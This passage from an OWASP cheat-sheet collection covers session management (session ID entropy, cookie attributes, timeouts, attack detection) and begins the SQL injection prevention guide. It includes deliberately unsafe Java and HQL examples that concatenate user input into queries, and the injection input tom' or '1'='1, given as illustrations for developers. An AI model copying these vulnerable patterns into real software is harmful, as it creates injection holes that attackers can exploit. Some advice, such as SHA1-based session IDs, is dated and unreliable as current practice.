NOTE: The session ID entropy is really affected by other external and difficult to measure factors, such as the number of concurrent active sessions the web application commonly has, the absolute session expiration timeout, the amount of session ID guesses per second the attacker can make and the target web application can support, etc [6]. If a session ID with an entropy of 64 bits is used, it will take an attacker at least 292 years to successfully guess a valid session ID, assuming the attacker can try 10,000 guesses per second with 100,000 valid simultaneous sessions available in the web application [6].

19.2.4. Session ID Content (or Value)

The session ID content (or value) must be meaningless to prevent information disclosure attacks, where an attacker is able to decode the contents of the ID and extract details of the user, the session, or the inner workings of the web application.
The session ID must simply be an identifier on the client side, and its value must never include sensitive information (or PII). The meaning and business or application logic associated to the session ID must be stored on the server side, and specifically, in session objects or in a session management database or repository. The stored information can include the client IP address, User-Agent, e-mail, username, user ID, role, privilege level, access rights, language preferences, account ID, current state, last login, session timeouts, and other internal session details. If the session objects and properties contain sensitive information, such as credit card numbers, it is required to duly encrypt and protect the session management repository.
It is recommended to create cryptographically strong session IDs through the usage of cryptographic hash functions such as SHA1 (160 bits).

19.3. Session Management Implementation

The session management implementation defines the exchange mechanism that will be used between the user and the web application to share and continuously exchange the session ID. There are multiple mechanisms available in HTTP to maintain session state within web applications, such as cookies (standard HTTP header), URL parameters (URL rewriting – RFC 2396 [2]), URL arguments on GET requests, body arguments on POST requests, such as hidden form fields (HTML forms), or proprietary HTTP headers.
The preferred session ID exchange mechanism should allow defining advanced token properties, such as the token expiration date and time, or granular usage constraints. This is one of the reasons why cookies (RFCs 2109 & 2965 & 6265 [5]) are one of the most extensively used session ID exchange mechanisms, offering advanced capabilities not available in other methods.
The usage of specific session ID exchange mechanisms, such as those where the ID is included in the URL, might disclose the session ID (in web links and logs, web browser history and bookmarks, the Referer header or search engines), as well as facilitate other attacks, such as the manipulation of the ID or session fixation attacks [7].

19.3.1. Built-in Session Management Implementations

Web development frameworks, such as J2EE, ASP .NET, PHP, and others, provide their own session management features and associated implementation. It is recommended to use these built-in frameworks versus building a home made one from scratch, as they are used worldwide on multiple web environments and have been tested by the web application security and development communities over time.
However, be advised that these frameworks have also presented vulnerabilities and weaknesses in the past, so it is always recommended to use the latest version available, that potentially fixes all the well-known vulnerabilities, as well as review and change the default configuration to enhance its security by following the recommendations described along this document.
The storage capabilities or repository used by the session management mechanism to temporarily save the session IDs must be secure, protecting the session IDs against local or remote accidental disclosure or unauthorized access.

19.3.2. Used vs. Accepted Session ID Exchange Mechanisms

A specific web application can make use of a particular session ID exchange mechanism by default, such as cookies. However, if a user submits a session ID through a different exchange mechanism, such as a URL parameter, the web application might accept it. Effectively, the web application can use both mechanisms, cookies or URL parameters, or even switch from one to the other (automatic URL rewriting) if certain conditions are met (for example, the existence of web clients without cookies support or when cookies are not accepted due to user privacy concerns).
For this reason, it is crucial to differentiate between the mechanisms used by the web application (by default) to exchange session IDs and the mechanisms accepted by the web application to process and manage session IDs. Web applications must limit the accepted session tracking mechanisms to only those selected and used by design.

19.3.3. Transport Layer Security

In order to protect the session ID exchange from active eavesdropping and passive disclosure in the network traffic, it is mandatory to use an encrypted HTTPS (SSL/TLS) connection for the entire web session, not only for the authentication process where the user credentials are exchanged.
Additionally, the "Secure" cookie attribute (see below) must be used to ensure the session ID is only exchanged through an encrypted channel. The usage of an encrypted communication channel also protects the session against some session fixation attacks where the attacker is able to intercept and manipulate the web traffic to inject (or fix) the session ID on the victims web browser [8].
The following set of HTTPS (SSL/TLS) best practices are focused on protecting the session ID (specifically when cookies are used) and helping with the integration of HTTPS within the web application:

- Web applications should never switch a given session from HTTP to HTTPS, or viceversa, as this will disclose the session ID in the clear through the network.
- Web applications should not mix encrypted and unencrypted contents (HTML pages, images, CSS, Javascript files, etc) on the same host (or even domain - see the "domain" cookie attribute), as the request of any web object over an unencrypted channel might disclose the session ID.
- Web applications, in general, should not offer public unencrypted contents and private encrypted contents from the same host. It is recommended to instead use two different hosts, such as www.example.com over HTTP (unencrypted) for the public contents, and secure.example.com over HTTPS (encrypted) for the private and sensitive contents (where sessions exist). The former host only has port TCP/80 open, while the later only has port TCP/443 open.
- Web applications should avoid the extremely common HTTP to HTTPS redirection on the home page (using a 30x HTTP response), as this single unprotected HTTP request/response exchange can be used by an attacker to gather (or fix) a valid session ID.
- Web applications should make use of "HTTP Strict Transport Security (HSTS)" (previously called STS) to enforce HTTPS connections.

See the OWASP Transport Layer Protection Cheat Sheet on page 148.
It is important to emphasize that SSL/TLS (HTTPS) does not protect against session ID prediction, brute force, client-side tampering or fixation. Yet, session ID disclosure

and capture from the network traffic is one of the most prevalent attack vectors even today.

19.4. Cookies

The session ID exchange mechanism based on cookies provides multiple security features in the form of cookie attributes that can be used to protect the exchange of the session ID:

19.4.1. Secure Attribute

The "Secure" cookie attribute instructs web browsers to only send the cookie through an encrypted HTTPS (SSL/TLS) connection. This session protection mechanism is mandatory to prevent the disclosure of the session ID through MitM (Man-in-the-Middle) attacks. It ensures that an attacker cannot simply capture the session ID from web browser traffic.
Forcing the web application to only use HTTPS for its communication (even when port TCP/80, HTTP, is closed in the web application host) does not protect against session ID disclosure if the "Secure" cookie has not been set - the web browser can be deceived to disclose the session ID over an unencrypted HTTP connection. The attacker can intercept and manipulate the victim user traffic and inject an HTTP unencrypted reference to the web application that will force the web browser to submit the session ID in the clear.

19.4.2. HttpOnly Attribute

The "HttpOnly" cookie attribute instructs web browsers not to allow scripts (e.g. JavaScript or VBscript) an ability to access the cookies via the DOM document.cookie object. This session ID protection is mandatory to prevent session ID stealing through XSS attacks.
See the OWASP XSS Prevention Cheat Sheet on page 178.

19.4.3. Domain and Path Attributes

The "Domain" cookie attribute instructs web browsers to only send the cookie to the specified domain and all subdomains. If the attribute is not set, by default the cookie will only be sent to the origin server. The "Path" cookie attribute instructs web browsers to only send the cookie to the specified directory or subdirectories (or paths or resources) within the web application. If the attribute is not set, by default the cookie will only be sent for the directory (or path) of the resource requested and setting the cookie.
It is recommended to use a narrow or restricted scope for these two attributes. In this way, the "Domain" attribute should not be set (restricting the cookie just to the origin server) and the "Path" attribute should be set as restrictive as possible to the web application path that makes use of the session ID.
Setting the "Domain" attribute to a too permissive value, such as "example.com" allows an attacker to launch attacks on the session IDs between different hosts and web applications belonging to the same domain, known as cross-subdomain cookies. For example, vulnerabilities in www.example.com might allow an attacker to get access to the session IDs from secure.example.com.
Additionally, it is recommended not to mix web applications of different security levels on the same domain. Vulnerabilities in one of the web applications would allow an attacker to set the session ID for a different web application on the same

domain by using a permissive "Domain" attribute (such as "example.com") which is a technique that can be used in session fixation attacks [8].
Although the "Path" attribute allows the isolation of session IDs between different web applications using different paths on the same host, it is highly recommended not to run different web applications (especially from different security levels or scopes) on the same host. Other methods can be used by these applications to access the session IDs, such as the "document.cookie" object. Also, any web application can set cookies for any path on that host.
Cookies are vulnerable to DNS spoofing/hijacking/poisoning attacks, where an attacker can manipulate the DNS resolution to force the web browser to disclose the session ID for a given host or domain.

19.4.4. Expire and Max-Age Attributes

Session management mechanisms based on cookies can make use of two types of cookies, non-persistent (or session) cookies, and persistent cookies. If a cookie presents the "Max-Age" (that has preference over "Expires") or "Expires" attributes, it will be considered a persistent cookie and will be stored on disk by the web browser based until the expiration time. Typically, session management capabilities to track users after authentication make use of non-persistent cookies. This forces the session to disappear from the client if the current web browser instance is closed. Therefore, it is highly recommended to use non-persistent cookies for session management purposes, so that the session ID does not remain on the web client cache for long periods of time, from where an attacker can obtain it.

19.5. Session ID Life Cycle

19.5.1. Session ID Generation and Verification: Permissive and Strict Session Management

There are two types of session management mechanisms for web applications, permissive and strict, related to session fixation vulnerabilities. The permissive mechanism allow the web application to initially accept any session ID value set by the user as valid, creating a new session for it, while the strict mechanism enforces that the web application will only accept session ID values that have been previously generated by the web application.
Although the most common mechanism in use today is the strict one (more secure). Developers must ensure that the web application does not use a permissive mechanism under certain circumstances. Web applications should never accept a session ID they have never generated, and in case of receiving one, they should generate and offer the user a new valid session ID. Additionally, this scenario should be detected as a suspicious activity and an alert should be generated.

19.5.2. Manage Session ID as Any Other User Input

Session IDs must be considered untrusted, as any other user input processed by the web application, and they must be thoroughly validated and verified. Depending on the session management mechanism used, the session ID will be received in a GET or POST parameter, in the URL or in an HTTP header (e.g. cookies). If web applications do not validate and filter out invalid session ID values before processing them, they can potentially be used to exploit other web vulnerabilities, such as SQL injection if the session IDs are stored on a relational database, or persistent XSS if the session IDs are stored and reflected back afterwards by the web application.

19.5.3. Renew the Session ID After Any Privilege Level Change

The session ID must be renewed or regenerated by the web application after any privilege level change within the associated user session. The most common scenario where the session ID regeneration is mandatory is during the authentication process, as the privilege level of the user changes from the unauthenticated (or anonymous) state to the authenticated state. Other common scenarios must also be considered, such as password changes, permission changes or switching from a regular user role to an administrator role within the web application. For all these web application critical pages, previous session IDs have to be ignored, a new session ID must be assigned to every new request received for the critical resource, and the old or previous session ID must be destroyed.
The most common web development frameworks provide session functions and methods to renew the session ID, such as "request.getSession(true) & HttpSession.invalidate()" (J2EE), "Session.Abandon() & Response.Cookies.Add(new...)" (ASP .NET), or "session_start() & session_regenerate_id(true)" (PHP).
The session ID regeneration is mandatory to prevent session fixation attacks [7], where an attacker sets the session ID on the victims user web browser instead of gathering the victims session ID, as in most of the other session-based attacks, and independently of using HTTP or HTTPS. This protection mitigates the impact of other web-based vulnerabilities that can also be used to launch session fixation attacks, such as HTTP response splitting or XSS [8].
A complementary recommendation is to use a different session ID or token name (or set of session IDs) pre and post authentication, so that the web application can keep track of anonymous users and authenticated users without the risk of exposing or binding the user session between both states.

19.5.4. Considerations When Using Multiple Cookies

If the web application uses cookies as the session ID exchange mechanism, and multiple cookies are set for a given session, the web application must verify all cookies (and enforce relationships between them) before allowing access to the user session.
It is very common for web applications to set a user cookie pre-authentication over HTTP to keep track of unauthenticated (or anonymous) users. Once the user authenticates in the web application, a new post-authentication secure cookie is set over HTTPS, and a binding between both cookies and the user session is established. If the web application does not verify both cookies for authenticated sessions, an attacker can make use of the pre-authentication unprotected cookie to get access to the authenticated user session [8].
Web applications should try to avoid the same cookie name for different paths or domain scopes within the same web application, as this increases the complexity of the solution and potentially introduces scoping issues.

19.6. Session Expiration

In order to minimize the time period an attacker can launch attacks over active sessions and hijack them, it is mandatory to set expiration timeouts for every session, establishing the amount of time a session will remain active. Insufficient session expiration by the web application increases the exposure of other session-based attacks, as for the attacker to be able to reuse a valid session ID and hijack the associated session, it must still be active.
The shorter the session interval is, the lesser the time an attacker has to use the valid session ID. The session expiration timeout values must be set accordingly with

the purpose and nature of the web application, and balance security and usability, so that the user can comfortably complete the operations within the web application without his session frequently expiring. Both the idle and absolute timeout values are highly dependent on how critical the web application and its data are. Common idle timeouts ranges are 2-5 minutes for high-value applications and 15- 30 minutes for low risk applications.
When a session expires, the web application must take active actions to invalidate the session on both sides, client and server. The latter is the most relevant and mandatory from a security perspective.
For most session exchange mechanisms, client side actions to invalidate the session ID are based on clearing out the token value. For example, to invalidate a cookie it is recommended to provide an empty (or invalid) value for the session ID, and set the "Expires" (or "Max-Age") attribute to a date from the past (in case a persistent cookie is being used):

```
Set-Cookie: id=; Expires=Friday, 17-May-03 18:45:00 GMT
```

In order to close and invalidate the session on the server side, it is mandatory for the web application to take active actions when the session expires, or the user actively logs out, by using the functions and methods offered by the session management mechanisms, such as "HttpSession.invalidate()" (J2EE), "Session.Abandon()" (ASP .NET) or "session_destroy()/unset()" (PHP).

19.6.1. Automatic Session Expiration

Idle Timeout

All sessions should implement an idle or inactivity timeout. This timeout defines the amount of time a session will remain active in case there is no activity in the session, closing and invalidating the session upon the defined idle period since the last HTTP request received by the web application for a given session ID.
The idle timeout limits the chances an attacker has to guess and use a valid session ID from another user. However, if the attacker is able to hijack a given session, the idle timeout does not limit the attacker's actions, as he can generate activity on the session periodically to keep the session active for longer periods of time.
Session timeout management and expiration must be enforced server-side. If the client is used to enforce the session timeout, for example using the session token or other client parameters to track time references (e.g. number of minutes since login time), an attacker could manipulate these to extend the session duration.

Absolute Timeout

All sessions should implement an absolute timeout, regardless of session activity. This timeout defines the maximum amount of time a session can be active, closing and invalidating the session upon the defined absolute period since the given session was initially created by the web application. After invalidating the session, the user is forced to (re)authenticate again in the web application and establish a new session. The absolute session limits the amount of time an attacker can use a hijacked session and impersonate the victim user.

Renewal Timeout

Alternatively, the web application can implement an additional renewal timeout after which the session ID is automatically renewed, in the middle of the user session, and independently of the session activity and, therefore, of the idle timeout.

After a specific amount of time since the session was initially created, the web application can regenerate a new ID for the user session and try to set it, or renew it, on the client. The previous session ID value would still be valid for some time, accommodating a safety interval, before the client is aware of the new ID and starts using it. At that time, when the client switches to the new ID inside the current session, the application invalidates the previous ID.
This scenario minimizes the amount of time a given session ID value, potentially obtained by an attacker, can be reused to hijack the user session, even when the victim user session is still active. The user session remains alive and open on the legitimate client, although its associated session ID value is transparently renewed periodically during the session duration, every time the renewal timeout expires. Therefore, the renewal timeout complements the idle and absolute timeouts, specially when the absolute timeout value extends significantly over time (e.g. it is an application requirement to keep the user sessions opened for long periods of time).
Depending of the implementation, potentially there could be a race condition where the attacker with a still valid previous session ID sends a request before the victim user, right after the renewal timeout has just expired, and obtains first the value for the renewed session ID. At least in this scenario, the victim user might be aware of the attack as her session will be suddenly terminated because her associated session ID is not valid anymore.

19.6.2. Manual Session Expiration

Web applications should provide mechanisms that allow security aware users to actively close their session once they have finished using the web application.

Logout Button

Web applications must provide a visible an easily accessible logout (logoff, exit, or close session) button that is available on the web application header or menu and reachable from every web application resource and page, so that the user can manually close the session at any time.
NOTE: Unfortunately, not all web applications facilitate users to close their current session. Thus, client-side enhancements such as the PopUp LogOut Firefox add-on [11] allow conscientious users to protect their sessions by helping to close them diligently.

19.6.3. Web Content Caching

Even after the session has been closed, it might be possible to access the private or sensitive data exchanged within the session through the web browser cache. Therefore, web applications must use restrictive cache directives for all the web traffic exchanged through HTTP and HTTPS, such as the "Cache-Control: no-cache,no-store" and "Pragma: no-cache" HTTP headers [9], and/or equivalent META tags on all or (at least) sensitive web pages.
Independently of the cache policy defined by the web application, if caching web application contents is allowed, the session IDs must never be cached, so it is highly recommended to use the "Cache-Control: no-cache="Set-Cookie, Set-Cookie2"" directive, to allow web clients to cache everything except the session ID.

19.7. Additional Client-Side Defenses for Session Management

Web applications can complement the previously described session management defenses with additional countermeasures on the client side. Client-side protections, typically in the form of JavaScript checks and verifications, are not bullet proof and can easily be defeated by a skilled attacker, but can introduce another layer of defense that has to be bypassed by intruders.

19.7.1. Initial Login Timeout

Web applications can use JavaScript code in the login page to evaluate and measure the amount of time since the page was loaded and a session ID was granted. If a login attempt is tried after a specific amount of time, the client code can notify the user that the maximum amount of time to log in has passed and reload the login page, hence retrieving a new session ID.
This extra protection mechanism tries to force the renewal of the session ID pre-authentication, avoiding scenarios where a previously used (or manually set) session ID is reused by the next victim using the same computer, for example, in session fixation attacks.

19.7.2. Force Session Logout On Web Browser Window Close Events

Web applications can use JavaScript code to capture all the web browser tab or window close (or even back) events and take the appropriate actions to close the current session before closing the web browser, emulating that the user has manually closed the session via the logout button.

19.7.3. Disable Web Browser Cross-Tab Sessions

Web applications can use JavaScript code once the user has logged in and a session has been established to force the user to re-authenticate if a new web browser tab or window is opened against the same web application. The web application does not want to allow multiple web browser tabs or windows to share the same session. Therefore, the application tries to force the web browser to not share the same session ID simultaneously between them.
NOTE: This mechanism cannot be implemented if the session ID is exchanged through cookies, as cookies are shared by all web browser tabs/windows.

19.7.4. Automatic Client Logout

JavaScript code can be used by the web application in all (or critical) pages to automatically logout client sessions after the idle timeout expires, for example, by redirecting the user to the logout page (the same resource used by the logout button mentioned previously).
The benefit of enhancing the server-side idle timeout functionality with client-side code is that the user can see that the session has finished due to inactivity, or even can be notified in advance that the session is about to expire through a count down timer and warning messages. This user-friendly approach helps to avoid loss of work in web pages that require extensive input data due to server-side silently expired sessions.

19.8. Session Attacks Detection

19.8.1. Session ID Guessing and Brute Force Detection

If an attacker tries to guess or brute force a valid session ID, he needs to launch multiple sequential requests against the target web application using different session IDs from a single (or set of) IP address(es). Additionally, if an attacker tries to

analyze the predictability of the session ID (e.g. using statistical analysis), he needs to launch multiple sequential requests from a single (or set of) IP address(es) against the target web application to gather new valid session IDs.
Web applications must be able to detect both scenarios based on the number of attempts to gather (or use) different session IDs and alert and/or block the offending IP address(es).

19.8.2. Detecting Session ID Anomalies

Web applications should focus on detecting anomalies associated to the session ID, such as its manipulation. The OWASP AppSensor Project [9] provides a framework and methodology to implement built-in intrusion detection capabilities within web applications focused on the detection of anomalies and unexpected behaviors, in the form of detection points and response actions. Instead of using external protection layers, sometimes the business logic details and advanced intelligence are only available from inside the web application, where it is possible to establish multiple session related detection points, such as when an existing cookie is modified or deleted, a new cookie is added, the session ID from another user is reused, or when the user location or User-Agent changes in the middle of a session.

19.8.3. Binding the Session ID to Other User Properties

With the goal of detecting (and, in some scenarios, protecting against) user misbehaviors and session hijacking, it is highly recommended to bind the session ID to other user or client properties, such as the client IP address, User-Agent, or client-based digital certificate. If the web application detects any change or anomaly between these different properties in the middle of an established session, this is a very good indicator of session manipulation and hijacking attempts, and this simple fact can be used to alert and/or terminate the suspicious session.
Although these properties cannot be used by web applications to trustingly defend against session attacks, they significantly increase the web application detection (and protection) capabilities. However, a skilled attacker can bypass these controls by reusing the same IP address assigned to the victim user by sharing the same network (very common in NAT environments, like Wi-Fi hotspots) or by using the same outbound web proxy (very common in corporate environments), or by manually modifying his User-Agent to look exactly as the victim users does.

19.8.4. Logging Sessions Life Cycle: Monitoring Creation, Usage, and Destruction of Session IDs

Web applications should increase their logging capabilities by including information regarding the full life cycle of sessions. In particular, it is recommended to record session related events, such as the creation, renewal, and destruction of session IDs, as well as details about its usage within login and logout operations, privilege level changes within the session, timeout expiration, invalid session activities (when detected), and critical business operations during the session.
The log details might include a timestamp, source IP address, web target resource requested (and involved in a session operation), HTTP headers (including the User-Agent and Referer), GET and POST parameters, error codes and messages, username (or user ID), plus the session ID (cookies, URL, GET, POST...). Sensitive data like the session ID should not be included in the logs in order to protect the session logs against session ID local or remote disclosure or unauthorized access. However, some kind of session-specific information must be logged into order to correlate log entries to specific sessions. It is recommended to log a salted-hash of the session ID instead

of the session ID itself in order to allow for session-specific log correlation without exposing the session ID.
In particular, web applications must thoroughly protect administrative interfaces that allow to manage all the current active sessions. Frequently these are used by support personnel to solve session related issues, or even general issues, by impersonating the user and looking at the web application as the user does.
The session logs become one of the main web application intrusion detection data sources, and can also be used by intrusion protection systems to automatically terminate sessions and/or disable user accounts when (one or many) attacks are detected. If active protections are implemented, these defensive actions must be logged too.

19.8.5. Simultaneous Session Logons

It is the web application design decision to determine if multiple simultaneous logons from the same user are allowed from the same or from different client IP addresses. If the web application does not want to allow simultaneous session logons, it must take effective actions after each new authentication event, implicitly terminating the previously available session, or asking the user (through the old, new or both sessions) about the session that must remain active.
It is recommended for web applications to add user capabilities that allow checking the details of active sessions at any time, monitor and alert the user about concurrent logons, provide user features to remotely terminate sessions manually, and track account activity history (logbook) by recording multiple client details such as IP address, User-Agent, login date and time, idle time, etc.
Session Management WAF Protections
There are situations where the web application source code is not available or cannot be modified, or when the changes required to implement the multiple security recommendations and best practices detailed above imply a full redesign of the web application architecture, and therefore, cannot be easily implemented in the short term. In these scenarios, or to complement the web application defenses, and with the goal of keeping the web application as secure as possible, it is recommended to use external protections such as Web Application Firewalls (WAFs) that can mitigate the session management threats already described.
Web Application Firewalls offer detection and protection capabilities against session based attacks. On the one hand, it is trivial for WAFs to enforce the usage of security attributes on cookies, such as the "Secure" and "HttpOnly" flags, applying basic rewriting rules on the "Set-Cookie" header for all the web application responses that set a new cookie. On the other hand, more advanced capabilities can be implemented to allow the WAF to keep track of sessions, and the corresponding session IDs, and apply all kind of protections against session fixation (by renewing the session ID on the client-side when privilege changes are detected), enforcing sticky sessions (by verifying the relationship between the session ID and other client properties, like the IP address or User-Agent), or managing session expiration (by forcing both the client and the web application to finalize the session).
The open-source ModSecurity WAF, plus the OWASP Core Rule Set [9], provide capabilities to detect and apply security cookie attributes, countermeasures against session fixation attacks, and session tracking features to enforce sticky sessions.

19.9. Related Articles

- HttpOnly Session ID in URL and Page Body | Cross Site Scripting `http://seckb.yehg.net/2012/06/httponly-session-id-in-url-and-page.html`

19.10. Authors and Primary Editors

- Raul Siles (DinoSec) - raul[at]dinosec.com

19.11. References

1. https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
2. https://tools.ietf.org/html/rfc2396
3. OWASP Cookies Database. OWASP, https://www.owasp.org/index.php/Category:OWASP_Cookies_Database
4. "HTTP State Management Mechanism". RFC 6265. IETF, http://tools.ietf.org/html/rfc6265
5. Insufficient Session-ID Length. OWASP, https://www.owasp.org/index.php/Insufficient_Session-ID_Length
6. Session Fixation. Mitja Kolšek. 2002, http://www.acrossecurity.com/papers/session_fixation.pdf
7. "SAP: Session (Fixation) Attacks and Protections (in Web Applications)". Raul Siles. BlackHat EU 2011,
   https://media.blackhat.com/bh-eu-11/Raul_Siles/BlackHat_EU_2011_Siles_SAP_Session-Slides.pdf
   https://media.blackhat.com/bh-eu-11/Raul_Siles/BlackHat_EU_2011_Siles_SAP_Session-WP.pdf
8. "Hypertext Transfer Protocol – HTTP/1.1". RFC2616. IETF, http://tools.ietf.org/html/rfc2616
9. OWASP ModSecurity Core Rule Set (CSR) Project. OWASP, https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project
10. OWASP AppSensor Project. OWASP, https://www.owasp.org/index.php/Category:OWASP_AppSensor_Project
11. PopUp LogOut Firefox add-on https://addons.mozilla.org/en-US/firefox/addon/popup-logout/ & http://popuplogout.iniqua.com

20. SQL Injection Prevention Cheat Sheet

Last revision (mm/dd/yy): 06/7/2014

20.1. Introduction

This article is focused on providing clear, simple, actionable guidance for preventing SQL Injection flaws in your applications. SQL Injection [2] attacks are unfortunately very common, and this is due to two factors:

1. the significant prevalence of SQL Injection vulnerabilities, and
2. the attractiveness of the target (i.e., the database typically contains all the interesting/critical data for your application).

It's somewhat shameful that there are so many successful SQL Injection attacks occurring, because it is EXTREMELY simple to avoid SQL Injection vulnerabilities in your code.
SQL Injection flaws are introduced when software developers create dynamic database queries that include user supplied input. To avoid SQL injection flaws is simple. Developers need to either: a) stop writing dynamic queries; and/or b) prevent user supplied input which contains malicious SQL from affecting the logic of the executed query.
This article provides a set of simple techniques for preventing SQL Injection vulnerabilities by avoiding these two problems. These techniques can be used with practically any kind of programming language with any type of database. There are other types of databases, like XML databases, which can have similar problems (e.g., XPath and XQuery injection) and these techniques can be used to protect them as well.
Primary Defenses:

- Option #1: Use of Prepared Statements (Parameterized Queries)
- Option #2: Use of Stored Procedures
- Option #3: Escaping all User Supplied Input

Additional Defenses:

- Also Enforce: Least Privilege
- Also Perform: White List Input Validation

Unsafe Example

SQL injection flaws typically look like this:
The following (Java) example is UNSAFE, and would allow an attacker to inject code into the query that would be executed by the database. The unvalidated "customerName" parameter that is simply appended to the query allows an attacker to inject any SQL code they want. Unfortunately, this method for accessing databases is all too common.

```
String query = "SELECT account_balance FROM user_data WHERE user_name = " +
   ↪  request.getParameter("customerName");
try {
  Statement statement = connection.createStatement( ... );
  ResultSet results = statement.executeQuery( query );
}
```

20.2. Primary Defenses

20.2.1. Defense Option 1: Prepared Statements (Parameterized Queries)

The use of prepared statements (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.
Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or '1'='1, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or '1'='1.
Language specific recommendations:

- Java EE – use PreparedStatement() with bind variables
- .NET – use parameterized queries like SqlCommand() or OleDbCommand() with bind variables
- PHP – use PDO with strongly typed parameterized queries (using bindParam())
- Hibernate - use createQuery() with bind variables (called named parameters in Hibernate)
- SQLite - use sqlite3_prepare() to create a statement object [3]

In rare circumstances, prepared statements can harm performance. When confronted with this situation, it is best to either a) strongly validate all data or b) escape all user supplied input using an escaping routine specific to your database vendor as described below, rather than using a prepared statement. Another option which might solve your performance issue is to use a stored procedure instead.

Safe Java Prepared Statement Example

The following code example uses a PreparedStatement, Java's implementation of a parameterized query, to execute the same database query.

```
String custname = request.getParameter("customerName"); // This should
   ↪ REALLY be validated too
//perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ?
   ↪ ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery();
```

Safe C# .NET Prepared Statement Example

With .NET, it's even more straightforward. The creation and execution of the query doesn't change. All you have to do is simply pass the parameters to the query using the Parameters.Add() call as shown here.

```
String query = "SELECT account_balance FROM user_data WHERE user_name = ?";
try {
  OleDbCommand command = new OleDbCommand(query, connection);
  command.Parameters.Add(new OleDbParameter("customerName", CustomerName
      ↪ Name.Text));
  OleDbDataReader reader = command.ExecuteReader();
  // ...
} catch (OleDbException se) {
  // error handling
}
```

We have shown examples in Java and .NET but practically all other languages, including Cold Fusion, and Classic ASP, support parameterized query interfaces. Even SQL abstraction layers, like the Hibernate Query Language [4] (HQL) have the same type of injection problems (which we call HQL Injection [5]). HQL supports parameterized queries as well, so we can avoid this problem:

Hibernate Query Language (HQL) Prepared Statement (Named Parameters) Examples

```
First is an unsafe HQL Statement
Query unsafeHQLQuery = session.createQuery("from Inventory where productID
    ↪ ='"+userSuppliedParameter+"'");
Here is a safe version of the same query using named parameters
Query safeHQLQuery = session.createQuery("from Inventory where productID=:
    ↪ productid");
safeHQLQuery.setParameter("productid", userSuppliedParameter);
```

For examples of parameterized queries in other languages, including Ruby, PHP, Cold Fusion, and Perl, see the Query Parameterization Cheat Sheet on page 106.
Developers tend to like the Prepared Statement approach because all the SQL code stays within the application. This makes your application relatively database independent. However, other options allow you to store all the SQL code in the database itself, which has both security and non-security advantages. That approach, called Stored Procedures, is described next.

20.2.2. Defense Option 2: Stored Procedures

Stored procedures have the same effect as the use of prepared statements when implemented safely*. They require the developer to define the SQL code first, and then pass in the parameters after. The difference between prepared statements and stored procedures is that the SQL code for a stored procedure is defined and stored in the database itself, and then called from the application. Both of these techniques have the same effectiveness in preventing SQL injection so your organization should choose which approach makes the most sense for you.
*Note: 'Implemented safely' means the stored procedure does not include any unsafe dynamic SQL generation. Developers do not usually generate dynamic SQL inside stored procedures. However, it can be done, but should be avoided. If it can't be avoided, the stored procedure must use input validation or proper escaping as described in this article to make sure that all user supplied input to the stored procedure can't be used to inject SQL code into the dynamically generated query. Auditors should always look for uses of sp_execute, execute or exec within SQL Server stored

procedures. Similar audit guidelines are necessary for similar functions for other vendors.
There are also several cases where stored procedures can increase risk. For example, on MS SQL server, you have 3 main default roles: db_datareader, db_datawriter and db_owner. Before stored procedures came into use, DBA's would give db_datareader or db_datawriter rights to the webservice's user, depending on the requirements. However, stored procedures require execute rights, a role that is not available by default. Some setups where the user management has been centralized, but is limited to those 3 roles, cause all web apps to run under db_owner rights so stored procedures can work. Naturally, that means that if a server is breached the attacker has full rights to the database, where previously they might only have had read-access. More on this topic here [6].

Safe Java Stored Procedure Example

The following code example uses a CallableStatement, Java's implementation of the stored procedure interface, to execute the same database query. The "sp_getAccountBalance" stored procedure would have to be predefined in the database and implement the same functionality as the query defined above.

```
String custname = request.getParameter("customerName"); // This should
   ↪ REALLY be validated
try {
  CallableStatement cs = connection.prepareCall("{call sp_getAccountBalance
     ↪ (?)}");
  cs.setString(1, custname);
  ResultSet results = cs.executeQuery();
   // ... result set handling
} catch (SQLException se) {
   // ... logging and error handling
}
```

Safe VB .NET Stored Procedure Example

The following code example uses a SqlCommand, .NET's implementation of the stored procedure interface, to execute the same database query. The "sp_getAccountBalance" stored procedure would have to be predefined in the database and implement the same functionality as the query defined above.

```
Try
  Dim command As SqlCommand = new SqlCommand("sp_getAccountBalance",
     ↪ connection)
  command.CommandType = CommandType.StoredProcedure
  command.Parameters.Add(new SqlParameter("@CustomerName", CustomerName.
     ↪ Text))
  Dim reader As SqlDataReader = command.ExecuteReader()
  ' ...
Catch se As SqlException
  ' error handling
End Try
```

We have shown examples in Java and .NET but practically all other languages, including Cold Fusion, and Classic ASP, support the ability to invoke stored procedures.
For organizations that already make significant or even exclusive use of stored procedures, it is far less likely that they have SQL injection flaws in the first place. However, you still need to be careful with stored procedures because it is possible, although relatively rare, to *create a dynamic query inside of a stored procedure that is subject to SQL injection.* If dynamic queries in your stored procedures can't be

avoided, you can use bind variables inside your stored procedures, just like in a prepared statement. Alternatively, you can validate or properly escape all user supplied input to the dynamic query, before you construct it. For examples of the use of bind variables inside of a stored procedure, see the Stored Procedure Examples in the OWASP Query Parameterization Cheat Sheet on page 108.
There are also some additional security and non-security benefits of stored procedures that are worth considering. One security benefit is that if you make exclusive use of stored procedures for your database, you can restrict all database user accounts to only have access to the stored procedures. This means that database accounts do not have permission to submit dynamic queries to the database, giving you far greater confidence that you do not have any SQL injection vulnerabilities in the applications that access that database. Some non-security benefits include performance benefits (in most situations), and having all the SQL code in one location, potentially simplifying maintenance of the code and keeping the SQL code out of the application developers' hands, leaving it for the database developers to develop and maintain.

20.2.3. Defense Option 3: Escaping All User Supplied Input

This third technique is to escape user input before putting it in a query. If you are concerned that rewriting your dynamic queries as prepared statements or stored procedures might break your application or adversely affect performance, then this might be the best approach for you. However, this methodology is frail compared to using parameterized queries and we cannot guarantee it will prevent all SQL Injection in all situations. This technique should only be used, with caution, to retrofit legacy code in a cost effective way. Applications built from scratch, or applications requiring low risk tolerance should be built or re-written using parameterized queries.
